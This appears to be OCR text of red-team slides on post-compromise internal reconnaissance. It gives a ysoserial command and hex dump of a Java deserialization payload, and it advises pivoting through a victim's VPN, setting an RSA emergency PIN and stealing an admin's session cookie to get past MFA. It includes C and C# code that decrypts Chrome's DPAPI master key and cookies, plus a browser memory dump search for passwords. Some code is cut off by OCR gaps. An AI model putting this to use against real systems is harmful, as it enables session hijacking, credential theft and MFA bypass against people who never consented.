
Java RMI (Remote Method Invocation) is acting like an RPC endpoint but lack of authentication sometimes

Ysoserial can be used to craft the serialized object needed

https://github.com/frohoff/ysoserial

Internal Reconnaissance

You can generate payload using the following command:



```
C:\Users\charles.hamilton\Downloads>java -jar ysoserial-master-30099844c6-1.jar CommonsCollections1 calc.exe > payload
```

HxD - [C:\Users\charles.hamilton\Downloads\payload]

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  AC ED 00 05 73 72 00 32 73 75 6E 2E 72 65 66 6C  ¬í..sr.2sun.refl
00000010  65 63 74 2E 61 6E 6E 6F 74 61 74 69 6F 6E 2E 41  ect.annotation.A
00000020  6E 6E 6F 74 61 74 69 6F 6E 49 6E 76 6F 63 61 74  nnotationInvocat
00000030  69 6F 6E 48 61 6E 64 6C 65 72 55 CA F5 0F 15 CB  ionHandlerUÊõ..Ë
00000040  7E A5 02 00 02 4C 00 0C 6D 65 6D 62 65 72 56 61  ~¥...L..memberVa
00000050  6C 75 65 73 74 00 0F 4C 6A 61 76 61 2F 75 74 69  luest..Ljava/uti
00000060  6C 2F 4D 61 70 3B 4C 00 04 74 79 70 65 74 00 11  l/Map;L..typet..
00000070  4C 6A 61 76 61 2F 6C 61 6E 67 2F 43 6C 61 73 73  Ljava/lang/Class
00000080  3B 78 70 73 7D 00 00 00 01 00 0D 6A 61 76 61 2E  ;xps}......java.
00000090  75 74 69 6C 2E 4D 61 70 78 72 00 17 6A 61 76 61  util.Mapxr..java
000000A0  2E 6C 61 6E 67 2E 72 65 66 6C 65 63 74 2E 50 72  .lang.reflect.Pr
000000B0  6F 78 79 E1 27 DA 20 CC 10 43 CB 02 00 01 4C 00  oxyá'Ú Ì.CË...L.
000000C0  01 68 74 00 25 4C 6A 61 76 61 2F 6C 61 6E 67 2F  .ht.%Ljava/lang/
000000D0  72 65 66 6C 65 63 74 2F 49 6E 76 6F 63 61 74 69  reflect/Invocati
000000E0  6F 6E 48 61 6E 64 6C 65 72 3B 78 70 73 71 00 7E  onHandler;xpsq.~
000000F0  00 00 73 72 00 2A 6F 72 67 2E 61 70 61 63 68 65  ..sr.*org.apache
00000100  2E 63 6F 6D 6D 6F 6E 73 2E 63 6F 6C 6C 65 63 74  .commons.collect
00000110  69 6F 6E 73 2E 6D 61 70 2E 4C 61 7A 79 4D 61 70  ions.map.LazyMap
00000120  6E E5 94 82 9E 79 10 94 03 00 01 4C 00 07 66 61  nå”‚žy.”...L..fa
```

Internal Reconnaissance

Note that .NET applications suffer from the same issue. Ysoserial also has a tool to create serialized objects in .NET

https://github.com/pwntester/ysoserial.net


Internal Reconnaissance

Do not hesitate to use to Google to validate if one of the portals you found is vulnerable

Deserialization bugs are found in a lot of products, including:

- Vmware
- CISCO
- Jenkins
- HP products
- Apache modules
- …

Internal Reconnaissance



CVE-2018-0147 : A vulnerability in **Java deserialization** used by ...
https://www.cvedetails.com/cve/CVE-2018-0147/
Oct 9, 2019 **...** A vulnerability in **Java deserialization** used by Cisco Secure Access Control System (ACS) prior to release 5.8 patch 9 could allow an ...

CVE-2018-10654 : There is a Hazelcast Library **Java Deserialization** ...
https://www.cvedetails.com/cve/CVE-2018-10654/
Jun 25, 2018 **...** CVE-2018-10654 : There is a Hazelcast Library **Java Deserialization** Vulnerability in Citrix XenMobile Server 10.8 before RP2 and 10.7 before ...

Jenkins **Java Deserialization** CVE-2017-1000353 Remote Code ...
https://www.cvedetails.com/.../Jenkins-**Java-Deserialization**-CVE-2017- 1000353-Remote-Code-Ex.html
98056 - Jenkins **Java Deserialization** CVE-2017-1000353 Remote Code Execution Vulnerability(2017-05-02). This page lists CVE entries related to this Bugtraq ...

HP Network Automation **Java Deserialization** CVE-2016-4385 ...
https://www.cvedetails.com/.../HP-Network-Automation-**Java-Deserialization**- CVE-2016-4385-Rem.html
Sep 29, 2016 **...** 93109 HP Network Automation **Java Deserialization** CVE-2016-4385 Remote Code Execution Vulnerability.

CVE-2019-12630 : A vulnerability in the **Java deserialization** ...
https://www.cvedetails.com/cve/CVE-2019-12630/
Oct 8, 2019 **...** A vulnerability in the **Java deserialization** function used by Cisco Security Manager could allow an unauthenticated, remote attacker to execute ...

CVE-2018-15381 : A **Java deserialization** vulnerability in Cisco ...
https://www.cvedetails.com/cve/CVE-2018-15381/
Nov 16, 2018 **...** A **Java deserialization** vulnerability in Cisco Unity Express (CUE) could allow an unauthenticated, remote attacker to execute arbitrary shell ...

Internal Reconnaissance

The victim is connected on VPN network that is valuable

Your shell also has this access. Try to pivot as fast as possible on a system on the other side of the VPN

Surprisingly, these valuable systems may have full Internet access or at least DNS

No need to compromise the VPN MFA

[illegible]

Internal Reconnaissance

- You absolutely need to compromise the MFA?
- In the case of RSA token, you can set an emergency pin for a specific user once you gain access to the RSA console
- How can I gain access to the RSA console itself?
- You managed to gain access to a system where an admin is currently working in the RSA server
- Let’s steal the cookie

Internal Reconnaissance

Each browser stores cookies in a slightly different way.


For example, Chrome stores the cookies in a Sqlite database and encrypts them using DPAPI (Data Protection Application Programming Interface)

The data can be decrypted using the following API

```
System.Security.Cryptography.ProtectedData.Unprotect(
        data,
        null,
        System.Security.Cryptography.DataProtectionScope.CurrentUser);
```

Internal Reconnaissance

Since Chrome is using the CurrentUser attribute, make sure that you are running your tool within the same user context



CurrentUser	0	The protected data is associated with the current user. Only threads running under the current user context can unprotect the data.
LocalMachine	1	The protected data is associated with the machine context. Any process running on the computer can unprotect data. This enumeration value is usually used in server-specific applications that run on a server where untrusted users are not allowed access.


https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/cookies-monster.cs

Internal Reconnaissance


WebKit use a different approach. A master key is encrypted in the "Local State" file within the %appdata%. The key is encrypted using the same technique.

Once the key is decrypted you get the master key to decrypt the cookies (AES GCM mode)

Internal Reconnaissance




```
'encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAACw34jbp
```



```
void getmaster() {
    DWORD keySize = 186;
    FARPROC GlobalAlloc = Resolver("kernel32", "GlobalAlloc");
    FARPROC GlobalFree = Resolver("kernel32", "GlobalFree");
    FARPROC memcpy = Resolver("msvcrt", "memcpy");
    FARPROC CryptUnprotectData = Resolver("crypt32", "CryptUnprotectData");
    FARPROC GetLastError = Resolver("kernel32", "GetLastError");

    CHAR *cipher = (CHAR*)GlobalAlloc(GPTR, keySize);
    memcpy(cipher,
    "\x01\x00\x00\x00\xd0\x8c\x9d\xdf\x01\x15\xd1\x11\x8c\x7a\x00\xc0\x4f\xc2\x97\xeb\x01\x00\x00\x00
    keySize);
    DWORD size = keySize;
    DATA_BLOB db;
    DATA_BLOB final;
    db.pbData = cipher;
    db.cbData = size;
    BOOL res = CryptUnprotectData(&db, NULL, NULL, NULL, NULL, 0, &final);
    printf("%d %d\n", res, GetLastError());

    DWORD i = 0;
    for(i = 0; i < final.cbData; i++) {
        printf("\\x%02x", final.pbData[i]);
    }

    GlobalFree(cipher);

}
```

[illegible]

Internal Reconnaissance



```
public static void Main(string[] args)
{
    byte[] masterKey = Convert.FromBase64String(args[0]);

    foreach(string line in File.ReadLines(args[1])) {
        string[] output = line.Split('|');
        byte[] cookie = Convert.FromBase64String(output[2]);
        string name = output[1];

        byte[] nonce = cookie[3..15];
        byte[] ciphertext = cookie[15..(cookie.Length - 16)];
        byte[] tag = cookie[(cookie.Length - 16)..(cookie.Length)];

        byte[] resultBytes = new byte[ciphertext.Length];

        using AesGcm aesGcm = new AesGcm(masterKey);
        aesGcm.Decrypt(nonce, ciphertext, tag, resultBytes);
        string cookieValue = Encoding.UTF8.GetString(resultBytes);

        Console.WriteLine($"{output[0]}|{name}={cookieValue};");
    }
}
```


Internal Reconnaissance


Once you got the cookie, you can socks proxy your traffic and connect to the remote service by adding the cookie manually to your requests

Without knowning a single password or the MFA token, you are in

Internal Reconnaissance

Dump browser memory and hunt for password in POST data






```
me@WIN-74-MDM:/mnt/c/Users/CharlesHamilton/Desktop/dev$ strings firefox* | grep supersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
URL constructor: mr.un1k0d3r.com/thispageissupersecret is not a valid URL.
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecretMr.Un1k0d3r's Worldmoc.r3d0k1nu.rm.
http://mr.un1k0d3r.com/thispageissupersecretmoc.r3d0k1nu.rm.
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecretMr.Un1k0d3r's Worldmoc.r3d0k1nu.rm.
http://mr.un1k0d3r.com/thispageissupersecretmoc.r3d0k1nu.rm.
http://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
